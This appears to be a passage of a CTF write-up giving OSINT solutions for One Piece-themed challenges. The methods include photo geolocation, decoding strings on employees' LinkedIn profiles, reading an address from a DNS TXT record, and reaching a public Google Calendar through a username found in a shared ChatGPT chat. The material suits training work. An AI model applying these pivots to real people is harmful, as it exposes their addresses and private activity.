



CTF WRITEUPS

Redfox X CyberStorm



Contents

OSINT.....	2
NAAMI CHYAAAAN	2
Zoro's Detour	4
The Hidden Secrets	6
The Oversharing Employee	9
Crawl Like Black Maria.....	10
Treasure's the friends we made along the way.....	12
Forensics	16
Code 200	16
Jimbei's Secret.....	17
Brook Roll	20
The Surgeon of Secrets.....	22
Secure Comms.....	24
Steganography	27
Hide Inside Me	27
Echoes in the Aether	28
Distress Signal.....	29
Pero-Pero	30
The Invisible Treasure.....	32
Crypto.....	35
Shackles of the Cipher	35
The Buzzard's Poneglyph.....	42
Bin	44
MasterChef Sanji	44
Web.....	46
The Role of the True King	46
Koala Incoming	49
Path to Mr X	51
The Logs For Jay: Pirate's Secret.....	62
Whisper of Sea	65
Log Pose Hijack.....	68
Polluted Bloodline	81
Hardware.....	94
The Lost Transmission	94
Open The Flood Gates	96
Reverse Engineering.....	100
Big Mom's Plot	100
Treasure Trove (Pt 0).....	102
Treasure Trove (Pt 1).....	105
Treasure Trove (Pt 2).....	108
MerC.....	103
Comparisons.....	102
Laugh Tale	110
The Pirate King's Trail	110

OSINT

NAAMI CHYAAAAN

Description: Sanji has been kidnapped! The only Straw hat whom he can contact is Nami-chan, the expert Navigator! Give her Sanji's exact coordinates so she can bring God Usopp to help!


Note: Negative coordinates have to be entered with the negative sign


FLAG FORMAT: REDFOX{XX.xxxxxxx_YY.yyyyyyy}



After doing reverse search on google for the writing on the bus, it was found to be a company based in Belen De Escobar, Argentina. Searching for **Panaderia La Internacional** and **Belen de Escobar** results in the restaurant being found on google maps.

However, the image on google street view for the cross roads is a bit different than what was attached. To find the exact coordinates, the “see more dates” feature of Google Street View can be utilised to go back to July 2023 when the image was taken and the coordinates can be taken from the url once an image that lines up with the original is found.





Flag: REDFOX{-34.3459746 _ -58.7953325}

Zoro's Detour

Description: This is the last social media update from Zoro. He was supposed to get us Croquembouche from the Cake Island... His last transponder chat with Usopp said something about some street near the hotel he was crashing at.... He got lost again :/

Help me find him, we need him to break a few mountains here!




After extracting the exifdata from the image, the following link/domain is obtained: rentry.co


When the domain is visited, it is found that it's a Pastebin alternative and one of its features is custom url endpoints. After creating a random paste on rentry, it's found that the resulting paste is accessed as rentry.co/<custom-url-endpoint>

Moreover, after reverse searching the image, it was found that the image is of the **Ammassalik Museum in Greenland**.

On google maps, the only hotels near the museum are **The Red House** and **Hotel Angmagssalik**. And the streets around them are either **Suulup Aqqulaa** or **Napparngummut**.



After collecting these keywords, all iterations of them were used to find an endpoint on rentry.co and **rentry.co/napparngummut** was found to have the flag.



Flag: REDFOX{TH3R3_y0U_4r3_Z0rO!}

The Hidden Secrets

Description: Every member of the Redfox Security team seems to be hiding something from you. Their professional networking profiles look normal, but there's more than meets the eye.

As mentioned in the challenge description, employees of Redfox Security is hiding something. The hint states:

"Their professional networking profiles look normal, but there's more than meets the eye."

Since LinkedIn is the most popular professional networking site, the challenge revolves around investigating Redfox Security employees profiles.


Upon reviewing their profiles, the "About" section contains encoded strings. However, only four employees have meaningful encoded data, while others display irrelevant One-Piece anime images.

The four employees and their encoded strings are:

Atharva Nanche - aHR0cHM6Ly9iaXQubHkvM0VYUWJRdQ== (Base64)

The image shows a LinkedIn profile for Atharva Nanche. At the top, there is a banner for Redfox Security with the tagline "DEFEAT THREATS BEFORE THEY STRIKE" and "WITH REDFOX". Below the banner, the profile picture shows a man smiling. The profile details include the name "Atharva Nanche", a 1st connection, and the title "Associate Security Consultant || VAPT | eJPTv2". It also lists "Research Powerhouse, Red Team Assessments, Penetration Testing Services, Academy & Trainings". The experience section lists various penetration testing skills, including "Vulnerability Assessment (infra)[Nessus]", which contains the encoded string "aHR0cHM6Ly9iaXQubHkvM0VYUWJRdQ==". This string is highlighted with a red box. Other listed skills include "Configuration Audit (infra)[Nessus]". The profile also mentions "500+ connections" and shows mutual connections like Pranjal Sawant, Reju Kole, and 58 other mutual connections. A "Message" button is visible at the bottom left, and a "More" button is at the bottom right.

Joseph Simon - A9DIWENPEJ/5%JC.UE4WDO/5W7DE8B/ZA (Base45)



JOSEPH SIMON - 1st
Penetration Tester@Redfox Security|PNPT|VAPT| MSc. Computer Science(Cyber Security))
Mumbai, Maharashtra, India · Contact info
500+ connections
Apoorva Singh, Sahaj Gautam, and 254 other mutual connections


[Message](#) [More](#)

About
A9DIWENPEJ/5%JC.UE4WDO/5W7DE8B/ZA

Myself Joseph Simon I am a Post Graduate in MSc Computer Science with more than 1 years of experience in the Cyber Security domain. I help companies secure their applications and infrastructure by finding vulnerabilities and he ...see more

Top skills
Network & AD PENTESTING • Application Pentesting (Web API & MOBILE) • Vulnerability Assessment

Hitesh Shirasath - aHR0cHM6Ly9iaXQubHkvM0RiZzFRcg (Base64)




Hitesh Shirasath (He/Him) - 1st
Motion Graphics Artist
Mumbai, Maharashtra, India · Contact info
348 connections
Atharva Nanchise, Tarak Sakhardande, and 7 other mutual connections

[Message](#) [More](#)

About
aHR0cHM6Ly9iaXQubHkvM0RiZzFRcg==

Mahesh Tiwari - BQS?8F#ks-@VKp:Cj@Zi793&m6uW (Base85)



Mahesh Tiwari (He/Him) - 1st
Senior Motion Graphic Designer | 2D Artist | Video Editor | Cinematographer | Podcast Backend | Web Designer | Crafting Engaging Visual Stories
Mumbai, Maharashtra, India · Contact info
500+ connections
Anikate Sawhney, Atharva Nanchise, and 18 other mutual connections

[Message](#) [More](#)

About
BQS?8F#ks-@VKp:Cj@Zi793&m6uW

Top skills
Adobe Photoshop • Blender • Graphic Design • Motion Graphics • Animation

Decoding these strings using their respective encoding methods reveals four Bitly links. Each Bitly link redirects to a Google Drive file containing a part of a QR code.

However, scanning the reassembled QR code does not directly reveal the flag it only redirects to an image.

To find the flag, carefully examine the Google Drive URL. The “view?=” parameter contains the flag. Extracting and combining the values from all the Google Drive links will reveal the complete flag.

https://drive.google.com/file/d/1leLAIx06zN8P06eXQ38PgaOrhzr_X3It/view?=S3cret

<https://drive.google.com/file/d/1geJFlyqg1vKVFC9wksAEFgiXGaaK991U/view?=Sh4red>

<https://drive.google.com/file/d/14mKsrZkbIkpirsIpyckmYhbSG157XziB/view?=Thr0ugh>

<https://drive.google.com/file/d/1awTsYdbXVfeCr vuPEFaBkAIOiRLkuPCt/view?=L1nks>


Flag: REDFOX{S3cretSh4redThr0ughL1nks}

The Oversharing Employee

Description: Redfox Security has an employee who just can't stop sharing! From professional networking sites to social media, he's been posting way too much personal information. Rumor has it, he even leaked his own address online!


This challenge, as hinted in the description, involves investigating the professional networking profiles of Redfox Security employees.

By searching on LinkedIn, you will find the profile of **Anil Rajbhar**. Upon carefully examining his profile, you'll notice that he has mentioned his personal website:



A screenshot of Anil Rajbhar's LinkedIn profile. The profile picture shows a smiling man with curly hair. The header features the name "ANIL RAJBHAR" and the title "MOTION GRAPHIC DESIGNER". Below the profile picture, the name "Anil Rajbhar" is followed by a checkmark and "1st". The bio reads: "Sr.Motion Graphic Designer | Graphic Designer | Podcaster | cinematographer-editor | Animator". It also mentions "Thane, Maharashtra, India" and a "Contact info" link. A red box highlights the website "theflash.fun". Below the bio, it says "500+ connections". At the bottom, there are "Message" and "More" buttons.

Next, performing nslookup on this domain reveals multiple DNS records. If you carefully inspect the TXT record, you will find that it contains his address.



A screenshot of the nslookup tool interface showing DNS records for the domain "theflash.fun". The results are as follows:

- A records:** IP4 address:
 - 52.76.120.174
 - 52.220.155.145Revalidate in: 2m
- AAAA records:** No AAAA records found.
- CNAME record:** No CNAME record found.
- TXT records:** Site ownership verification:
 - Zoho
 - zoh1705356.mverif.zo ho.in
 - Revalidate in: 30s
- Other TXT records:** TXt data:
 - Address: A/206, Ahuja Towers, Prabhadevi, Mumbai South, MumbaiRevalidate in: 30s

The idea behind this challenge is that when registering a domain, users are often required to provide contact details. If nslookup or WHOIS lookup is performed and the records are not properly configured, sensitive information such as an address might be leaked. This challenge demonstrates the importance of properly securing DNS records to prevent unintended data exposure.

Flag: REDFOX{A/206_Ahuja_Towers}

Crawl Like Black Maria

Description: A young prodigy had presented a talk at DEFCON, a small segment talked about hunting leaked certificates. Some guy on an online forum allegedly presented the idea as his own. Can you crawl the web like Black Maria and find who this person is.

Heading to google, and searching for a few keywords from the question on the forums tab gives the first link to a website name unknowncheats.me

Google search results for "defcon leaked certificates". The "Forums" tab is selected. A post from "UnKnoWnCheaTs" is highlighted with a red box. The post title is "[Information] Finding your own leaked driver certificates". The post content discusses commonly used leaked certificates and is dated 11 Jul 2021.

Here the user Robater(Bill Demirkapi) puts forward the idea that the Original Poster took some of his ideas and presented as his own.

Forum post by Robater (Bill Demirkapi) quoting Defcon10x. The post discusses leaked certificates and includes a screenshot of a presentation slide. The post is dated 16th July 2021 at 08:48 AM.

The Original poster can be found on the previous page of the post

Forum post by chemrot quoting Defcon10x. The post discusses leaked certificates and includes a screenshot of a presentation slide. The post is dated 12th July 2021 at 01:52 AM.

The flag can be found on the OP's visitor's messages

The screenshot shows a forum profile page for a user named 'chemrot'. At the top, there is an advertisement for 'AIMBOT CHEAT' and 'BOTTING & HACKING?'. Below the ad, the user's information is displayed: 'chemrot' (username), 'chemrot is offline' (status), 'Junior Member' (rank), and 'Last Activity: 14th August 2024 11:33 AM'. A navigation bar below shows 'Visitor Messages' (selected), 'About Me', and 'Statistics'. The main content area displays two visitor messages:

- Tempilla** (Profile Picture: Black silhouette with a question mark) : REDFOX{Wait_S0_Wh0_!s_Ac7ually_R1GHt?}
- chaseplays** (Profile Picture: Grayscale image of a person) : Free Trump!

At the bottom of the page, a footer note states: "All times are GMT. The time now is 12:49 PM. Copyright ©2000-2025, Unknowncheats™".

Flag: REDFOX{Wait_S0_Wh0_!s_Ac7ually_R1GHt?}

Treasure's the friends we made along the way

Description: Chopper has been using AI to become a better medic, Dr Hiriluk's notes also mention dreams about such advancements, but Dr Kureha disapproves. Luffy on the other hand has no clue what AI is....



This challenge also includes an image file. If you perform a quick reverse image search on the given manga panel, you'll find that it was released on **September 25, 2000**.

By analyzing its metadata using exiftool, you will find a long string embedded in the metadata.

Additionally, the description field contains a hint:

"Chopper is a better AI medic."

This suggests the use of AI in some way.

The extracted string from the metadata is:

67cab750-c100-8006-a534-11ae1cc95b81

A key observation is that when a ChatGPT conversation is shared publicly, the URL contains a random string. Based on this logic, the extracted string can be appended to the ChatGPT share URL format:


<https://chatgpt.com/share/67cab750-c100-8006-a534-11ae1cc95b81>

After accessing the shared ChatGPT conversation, carefully examining the chat history reveals a crucial clue. The second-last prompt contains the following message:

"Yes Mr. GPT, you stay safe too. If you find any new ways to treat such wounds, can you send them to tonychopper5?"

Here, the key detail is the username being shared:

tonychopper5



After obtaining the username **tonychopper5**, the next step is to perform OSINT on it. A thorough search reveals that this username is associated with a Gmail account.

Since we now know the Gmail ID, we can attempt to access any public Google Calendar events. Google allows users to subscribe to other public calendars, which can be leveraged in this challenge.

Steps to access the target's calendar:

1. Go to Google Calendar.
2. Look for the "Other Calendars" section.
3. Click the "+" (plus) icon and select "Subscribe to Calendar."


calendar.google.com/calendar/u/0/r

Today > 2025

Other calendars


- Subscribe to calendar
- Create new calendar
- Browse calendars of interest
- From URL
- Import

4. Enter the Gmail ID associated with tonyychopper5.



5. If the calendar is publicly accessible, it will be added to your list.

Upon checking the calendar, an event named "flag.txt" appears but it's a decoy.




Since we've already determined that the manga panel was released on September 25, 2000, the next step is to check the Google Calendar on this specific date.

Upon navigating to September 25, 2000, an event titled:

"Finding new friends"

Inside this event, the flag is hidden.



Flag: REDFOX{1_Wi5h_w3_d0n7_f1nd_th3_0ne_P1ece_s00n_l_w4n7_t0_f1nD_m0R3_Cr3wM4te5!}

